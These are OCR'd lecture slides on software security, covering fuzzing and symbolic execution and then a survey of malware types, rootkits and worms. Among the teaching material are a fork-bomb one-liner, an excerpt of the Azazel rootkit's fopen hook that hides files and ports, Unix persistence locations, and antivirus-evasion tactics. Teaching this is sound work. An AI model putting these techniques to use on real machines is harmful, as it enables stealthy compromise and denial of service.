    if (addFlag) {
        return a + b;
    } else {
        return a - b;
    }
}
int main() {
   int result1 = calculate(5, 3, true);
   int result2 = calculate(5, 3, false);
   return 0;
}
```


Branch vs Path Coverage

- For the following example
  - Branch coverage only needs 2 pair of test case, e.g. a=true, b=true and a=false, b=false
  - Path coverage needs 4 pairs of test case,
    - a=true, b=true
    - a=true, b=false
    - a=false, b=true
    - a=false, b=false

```
void exampleFunction(bool a, bool b) {
    if (a) {
        // Branch 1
    } else {
        // Branch 2
    }
    if (b) {
        // Branch 3
    } else {
        // Branch 4
    }
}
```

Coverage-guided Fuzzing

- Code Coverage: Aim to increase code coverage with every new input
- Input Generation: Starting from a feasible input, the fuzzer modifies it based on algorithm to explore new paths
- Feedback loop: fuzzer analyzes the coverage achieved by input and use this information to craft new inputs
- Bug detection: can uncover various types of bugs
- Efficient than blind fuzzing
- Tools: American Fuzzy Lop(AFL) , Libfuzzer from LLVM

Problems of code coverage

- For:

```
mySafeCpy(char *dst, char* src){
 if(dst && src)
    strcpy(dst, src);
}
```

- Does full line coverage guarantee finding the bug?
- Does full branch coverage guarantee finding the bug?

- Libfuzzer integrate coverage-guided fuzzing with memory sanitizor like AddressSanitizer(Asan) to find runtime memory bugs

Fuzzing Rules of Thumb

- Protocol specific knowledge very helpful
- Generational tends to beat random, better spec's make better fuzzers
- More fuzzers is better
  - Each implementation will vary, different fuzzers find different bugs
- The longer you run, the more bugs you may find
- Best results come from guiding the process
- Code coverage can be very useful for guiding the process: American Fuzzy Lop(AFL)

Recap: Automated Testing Techniques

- Code analysis
  - Static: Many of the bugs we've shown could be easily detected
  - Dynamic: Run in a VM and look for bad writes(Valgrind)

- Fuzz testing
  - Generate many random inputs, see if the program fails
    - Totally random
    - Start with a valid input file and mutate
    - Structure-driven input generation: take into account the intended format of the input
  - Typically involves many inputs

Symbolic Execution

- King, CACM 1976.
  - Key idea: generalize testing by using unknown or symbols

- Symbolic execution: a program analysis technique that executes a program with **symbolic inputs** instead of concrete input values.
  - Aim for **comprehensive** examination of program **paths**

- Symbolic variables in evaluation
  - Symbolic executor executes program, tracking *symbolic state*.


- If execution path depends on unknown/symbols, we fork symbolic executor
  - at least, conceptually

Symbolic execution example

```
1. int a = α, b = β, c = γ;
2.                  // symbolic
3. int x = 0, y = 0, z = 0;
4. if (a) {
5.   x = -2;
6. }
7. if (b < 5) {
8.   if (!a && c)  { y = 1; }
9.   z = 2;
10.}
11.assert(x+y+z!=3)
```


Symbolic execution example

```
1. int a = α, b = β, c = γ;
2.                 // symbolic
3. int x = 0, y = 0, z = 0;
4. if (a) {
5.   x = -2;
6. }
7. if (b < 5) {
8.   if (!a && c)  { y = 1; }
9.   z = 2;
10.}
11.assert(x+y+z!=3)
```



Symbolic execution example

```
1. int a = α, b = β, c = γ;
2.                 // symbolic
3. int x = 0, y = 0, z = 0;
4. if (a) {
5.   x = -2;
6. }
7. if (b < 5) {
8.   if (!a && c)  { y = 1; }
9.   z = 2;
10.}
11.assert(x+y+z!=3)
```




What's going on here?

- During symbolic execution, we are trying to determine if certain formulas are **satisfiable**
  - E.g., is a particular program point reachable?
    - Figure out if the path condition is satisfiable
  - E.g., is array access a[i] out of bounds?
    - Figure out if conjunction of path condition and i<0 OR i > a.length is satisfiable
  - E.g., generate concrete inputs that execute the same paths
- This is enabled by powerful SMT/SAT solvers
  - SAT = Satisfiability
  - SMT = Satisfiability modulo theory = SAT++

Symbolic execution for software testing


```
Void func(int x, int y){
   int z = 2 * y;
   if(z == x){
         if (x > y + 10)
            ERROR
   }
}
int main(){
   int x = sym_input();
   int y = sym_input();
   func(x, y);
   return 0;
}
```



Symbolic Execution


How does symbolic execution work?

```
Void func(int x, int y){
   int z = 2 * y;
   if(z == x){
         if (x > y + 10)
            ERROR
   }
}
int main(){
   int x = sym_input();
   int y = sym_input();
   func(x, y);
   return 0;
}
```




Note: Require inputs to be marked as symbolic

Equivalence classes of inputs



Path constraints represent equivalence classes of inputs

How does symbolic execution work?




Summary of symbolic execution

- Execute the program with symbolic valued inputs (Goal: **theoretically 100% path coverage**)
- Represents equivalence class of inputs with path constraints (first order logic formulas)
- One path constraint abstractly represent all inputs that induces the program execution to go down a specific path
- Solve the path constraint to obtain one representative input that exercises the program to go down that specific path


Malware: Malicious Software

Software Security



What is a malware ?

- **Malicious software**
  - Virus
  - Backdoor
  - Trojan horse
  - Rootkit
  - Ransomware
  - Adware
  - Worm
  - Bot



How does malware enter and run?

- Attacks a user- or network-facing vulnerable service
  - e.g., using techniques from prior lectures
- Backdoor: Added by a malicious developer
- Social engineering: Trick user into running/clicking
- Trojan horse: Offer a good service, add in the bad
- Attacker with physical access installs & runs it

What does malware do?

- Virtually anything
  - Brag: "APRIL 1st HA HA HA HA YOU HAVE A VIRUS!"
  - Destroy:
    - Delete/mangle files
    - Damage hardware (more later this lecture)
  - Crash the machine, e.g., by over-consuming resources
    - Fork bombing or "rabbits": while(1) { fork(); }
  - Steal information ("exfiltrate") Launch external attacks
  - Spam, click fraud, denial of service attacks
  - Ransomware: e.g., by encrypting files
  - Rootkits: Hide from user or software-based detection
    - Often by modifying the kernel
      Man-in-the-middle attacks to sit between UI and reality
  - Use your computer as relay
    - To launch **DDoS (Distributed Denial of Service)** attacks against a victim machine
    - Sending spamming emails

When does it run?

- Some delay based on a trigger
  - Time bomb: triggered at/after a certain time
    - On the 1st through the 19th of any month...
  - Logic bomb: triggered when a set of conditions hold
    - If I haven't appeared in two consecutive payrolls...
  - Can also include a backdoor to serve as ransom
    - "I won't let it delete your files if you pay me by Thursday..."
- Some attach themselves to other pieces of code
  - Viruses: run when the user initiates something
    - Run a program, open an attachment, boot the machine
  - Worms: run while another program is running
    - No user intervention required

Self-propagating malware

- Virus: propagates by arranging to have itself *eventually* executed
  - At which point it creates a new, additional instance of itself
  - Typically infects by altering *stored* code
  - User intervention required
- Worm: *self*-propagates by arranging to have itself *immediately* executed
  - At which point it creates a new, additional instance of itself
  - Typically infects by altering *running* code
  - No user intervention required

The line between these is thin and blurry
Some malware uses both styles

Technical Challenges

- Virus: Detection
  - Antivirus software wants to detect
  - Virus writers want to avoid detection for as long as possible
  - **Evade** human response
- Worms: Spreading
  - The goal is to hit as many machines and as quickly as possible
  - **Outpace** human response

What is a Virus ?

- *a program that can infect other programs by modifying them to include a, possibly evolved, version of itself*
  - Fred Cohen 1983

Viruses

- They are opportunistic: they will eventually be run due to user action
- Two orthogonal aspects define a virus:
  - How does it propagate?
  - What else does it do(what is the payload)?
- General infection strategy:
  - Alter some existing code include the virus
  - Share it, and expect users to re-share
- Viruses have been around since at least the 70s

How viruses infect other programs

How viruses infect other programs

Take over the entry point

Viruses are classified by what they infect


- Document viruses
  - implemented within a formatted document
  - Word documents
  - PDF(Acrobat permits javascript)
  - This is why you shouldn't open random attachments
- Boot sector viruses
  - Boot sector: small disk partition at a fixed location
  - if the disk is used to boot, then the firmware loads the boot sector code into memory and runs it
  - What's supposed to happen: this code loads the OS
  - Similar: AutoRun on music/video disks
  - This is why you shouldn't plug random USB drives into your computer
- Memory-resident viruses
  - Resident code stays in memory because it is used so often

How viruses propagate


- First, the virus looks for an **opportunity to run**
- Increase chances by attaching malicious code to something a user is likely to run
  - autorun.exe on storage devices
  - Email attachments
- When a virus run, it looks for an opportunity to infect other systems
  - User plugs in a USB thumb drive: try to overwrite autorun.exe
  - User is sending an email: alter the attachment

Detecting Viruses

- Method 1: Signature-based detection
  - Look for bytes corresponding to injected virus code
  - Protect other systems by installing a recognizer for a known virus
  - In practice, requires fast scanning algorithms
- This basic approach has driven the multi-billion dollar antivirus market
- Recognized signatures is a means of marketing and competition
  - But what does that say about how important they are?




Midterm Statistic




Average: 65, Median: 73

If you are a virus writer

- Your goal is for your virus to spread far and wide
- How do you avoid detection by antivirus software?
  - 1. Give them a harder signature to find






If you are a virus writer

- Your goal is for your virus to spread far and wide
- How do you avoid detection by antivirus software?
  - 1. Give them a harder signature to find
  - 2. Change your code so they can't pin down a signature
    - Goal: every time you inject your code, it looks different

Encryption



Symmetric key: both keys are the same
Asymmetric key: different keys

Important property: the ciphertext is ***nondeterministic***
i.e., "Encrypt" has a different output each time

but decrypting always returns the plaintext


Polymorphic viruses

Take over the entry point

Polymorphic viruses


Take over the entry point

Polymorphic viruses




Take over the entry point

Polymorphic viruses




Take over the entry point

Polymorphic viruses



Polymorphic viruses



Polymorphic viruses

- Now you are the antivirus writer: how do you detect?
  - Idea #1: **Narrow signature** to catch the decrypter
    - Often very small: can result in many false positives
    - Attacker can spread this small code around and **jmp**
  - Idea #2: **Execute or statically analyze** the suspect code to see if it decrypts
    - How do you distinguish from common packers which do something similar?
    - How long do you execute the code?

Polymorphic countermeasures

- **Oligomorphic viruses**: change to one of a fixed set of decrypters
  - Variations are limited by the virus code
  - Still finite range of detectable patterns
- **True polymorphic** viruses: can generate an endless number of decrypters
  - Theoretically infinite number of decrypters
  - e.g., brute force key break
  - Downside: inefficient

Metamorphic code

- Every time the virus propagates, generate a semantically different version of the code
  - Higher-level semantics remain the same
  - But the way it does it differs
    - Different machine code instructions
    - Different algorithms to achieve the same thing
    - Different use of registers
    - Different constants
- How would you do this?
  - Include a **code rewriter** with your virus
    - Translate code into semantic different version
  - Add a bunch of complex code to throw others off

Detecting metamorphic viruses

- Scanning isn't enough: need to analyze execution behavior
- Two broad stages in practice (both take place in a safe environment, like gdb or a virtual machine)
  - anti-virus company analyzes new virus to find **behavioral signature**
  - anti-virus system at the end host analyzes suspect code to see if it **matches** the signature

Detecting metamorphic viruses


- Countermeasures
  - Have your virus change slowly(hard to create a proper behavioral signature)
    - Apply with longer timer for behaviors
  - Detect if you are in a safe execution environment(e.g.,gdb) and act differently
    - Checking parent process name, ptrace…
- Counter-countermeasures
  - **Detect detection** and skip those parts

Putting it all together

- Creating a virus can be really difficult
  - Historically error prone
- But using them is easy: any scriptkiddy can use Metasploit
  - A penetration testing software
  - Good news: so can any white hat pen test

How much malware is out there?

- Polymorphic and metamorphic viruses can make it easy to miscount viruses
  - Theoretically infinite viruses
- Take numbers with grain of salt
  - Large numbers are in the anti-virus vendors' best interest



How do we clean up an infection?

- Depends what the virus did
- May require restoring/repairing files
  - A service that antivirus companies sell
- What if the virus ran as root?
  - May need to rebuild the entire system

Definition of Other Malware Types


What is a Trojan (or Trojan horse)

A trojan describes the class of malware that appears to perform a desirable function but in fact performs undisclosed malicious functions that allow unauthorized access to the victim computer

Wikipedia

What is a worm

A computer worm is a self-replicating computer program. It uses a network to send copies of itself to other nodes and do so ***without any user intervention****.*




What is a bot

- A **bot** (or a zombie) is a computer that a remote attacker has accessed and set up to forward transmissions (including spam and viruses) to other computers on the Internet.
- A **botnet** is a collection of bot machines that are under the control of a human operator commonly known as a *bot master.*


Adware, Spyware, Scareware

- **Adware** is any software package that automatically renders advertisements in order to generate revenue for its author.
- **Spyware** is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge.
- **Ransomware** is a type of malicious software designed to block access to a computer system until a sum of money is paid.

Malware numbers by categories



Panda Q1 report 2009



Panda Q1 report 2012

Other Infection methods

What to Infect

- Executable
- Interpreted file
- Rootkit
  - Userland rootkit
  - Kernel rootkit
  - Bootkit
  - Hypervisor rootkit

Infecting executables - Unix autostart

- **/etc/init.d**: a directory containing initialization and termination scripts for changing init states
- **/etc/rc.local**: runlevel control (rc), called by init
- **.login**: every time you log in
- **.xsession**: starts a GUI session
- **crontab**
  - crontab **-e**
  - /etc/crontab

The software utility **cron** is a time-based job scheduler in Unix-like Operating Systems.

Infecting interpreted files: macro virus


- Use the builtin script engine
- Example of call back used (Word)
  - AutoExec()
  - AutoClose()
  - AutoOpen()
  - AutoNew()

What is rootkit

- A rootkit is a component that uses stealth to maintain a persistent and undetectable presence on the machine
  - Symantec

Rootkit (1): Userland rootkit

- Hide their processes
- Hide registry keys
- Hide files, windows and handles



For example a userland rootkit who wants to hide registry information from a windows application which uses libraries such as user32.dll, kernel32.dll, or Advapi32.dll.

Azazel userland rootkit source code:


https://github.com/chokepoint/azazel

Rely on LD_PRELOAD technique

Intercept **fopen** function call


```
FILE *fopen (const char *filename, const char *mode) {
        DEBUG("fopen hooked %s.\n", filename);
        if (is_owner())
                syscall_list[SYS_FOPEN].syscall_func(filename, mode);

        if (is_procnet(filename))
                return hide_ports(filename);

        if (is_invisible(filename)) {
                errno = ENOENT;
                return NULL;
        }
        return syscall_list[SYS_FOPEN].syscall_func(filename, mode);
}
```


Windows userland rootkit: IAT (Import Address Table) Hooking



A lookup table when the application is calling a function in a different module (given in PE header)


Rootkit (2): Kernel rootkit



Rootkit (2): Kernel rootkit

- Kernel rootkits run with the most highest operating system privileges (**Ring 0**).
- They **add or replace pieces of code of the operating system** to modify kernel behavior.
- This class of rootkit has **unrestricted security access**.
- Kernel rootkits can be **especially difficult to detect and remove** because they operate at the same security level as the operating system itself.


Rootkit (3): Bootkit -- Infecting the boot process




Rootkit (3): Advantage of bootkits


- Bootkits can be used to avoid all protections of an OS, because OS consider that the system was in a trusted state at the moment the OS boot loader took control.

Rovnix bootkit





Hypervisor rootkit




Sony XCP rootkit


- Goal: keep users from copying copyrighted material
- How it worked:
  - Loaded thanks to autorun.exe on the CD
  - *Intercepted* read requests for its music files
  - If anyone but Sony's music player is accessing them, then garble the data
  - Hid itself from the user (to avoid deletion)
- How it messed up
  - Morally: violated trust
  - Technically: Hid all files that started with "sys"
  - Uninstaller did not actually uninstall; introduced additional vulnerabilities instead

Propagation Vector


Shared folder



Email propagation



Email again




Fake codec

Fake antivirus


Hijack you browser

Fake page !



P2P Files

- Popular query
- 35.5% are malwares




Backdoor

What is a backdoor


- A **backdoor** in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected.

Wikipedia

Basic




Reverse



Covert

Rendezvous backdoor



Adware

Ransomware

- April 2019: REvil


Worms

Worm

- A worm is **self-replicating** software designed to spread through the network
  - Typically, exploit security flaws in widely used services
  - Can cause enormous damage
    - Launch DDOS attacks, install botnets
    - Access sensitive information
    - Cause confusion by corrupting the sensitive information
- Worm vs Virus vs Trojan horse
  - A virus is code embedded in a file or program
  - Viruses and Trojan horses rely on human intervention to spread
  - Worms are self-contained and may spread autonomously

Worm self-propagation

- Goal: spread as quickly as possible
- The key sis parallelization
  - Without being trigger by human interaction



Propagation:
1. Targeting : how does the worm find new prospective victims?
2. Exploit: how does the worm get code to automatically run?

Cost of worm attacks

- **Morris worm**, 1988
  - Variety of attacks: buffer overflow, crack passwords
  - Infected approximately 6,000 machines, 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup
- **Code Red worm**, July 16 2001
  - Infected more than 500,000 servers
  - Caused ~ $2.6 Billion in damages
- **Love Bug worm**: $8.75 billion
  - Statistics: Computer Economics Inc., Carlsbad, California

Some historical worms of note

Worm	Date	Distinction
Morris	11/88	Used multiple vulnerabilities, propagate to "nearby" sys
ADM	5/98	Random scanning of IP address space
Ramen	1/01	Exploited three vulnerabilities
Lion	3/01	Stealthy, rootkit worm
Cheese	6/01	Vigilante worm that secured vulnerable systems
Code Red	7/01	First sig Windows worm; Completely memory resident
Walk	8/01	Recompiled source code locally
Nimda	9/01	Windows worm: client-to-server, c-to-c, s-to-s, …
Scalper	6/02	11 days after announcement of vulnerability; peer-to-peer network of compromised systems
Slammer	1/03	Used a single UDP packet for explosive growth

Worm propagation speed

- Code Red, July 2001
  - Affects Microsoft Index Server 2.0,
    - Windows 2000 Indexing service on Windows NT 4.0.
    - Windows 2000 that run IIS 4.0 and 5.0 Web servers
  - Exploits known **buffer overflow** in Idq.dll
  - **Vulnerable population (360,000 servers) infected in 14 hours**
- SQL Slammer, January 2003
  - Affects Microsoft SQL 2000
  - Exploits known **buffer overflow** vulnerability
    - Server Resolution service vulnerability reported June 2002
    - Patches released in July 2002 Bulletin MS02-39
  - **Vulnerable population infected in less than 10 minutes**

Code Red

- Initial version released July 13, 2001
  - Sends its code as an HTTP request
  - HTTP request exploits **buffer overflow**
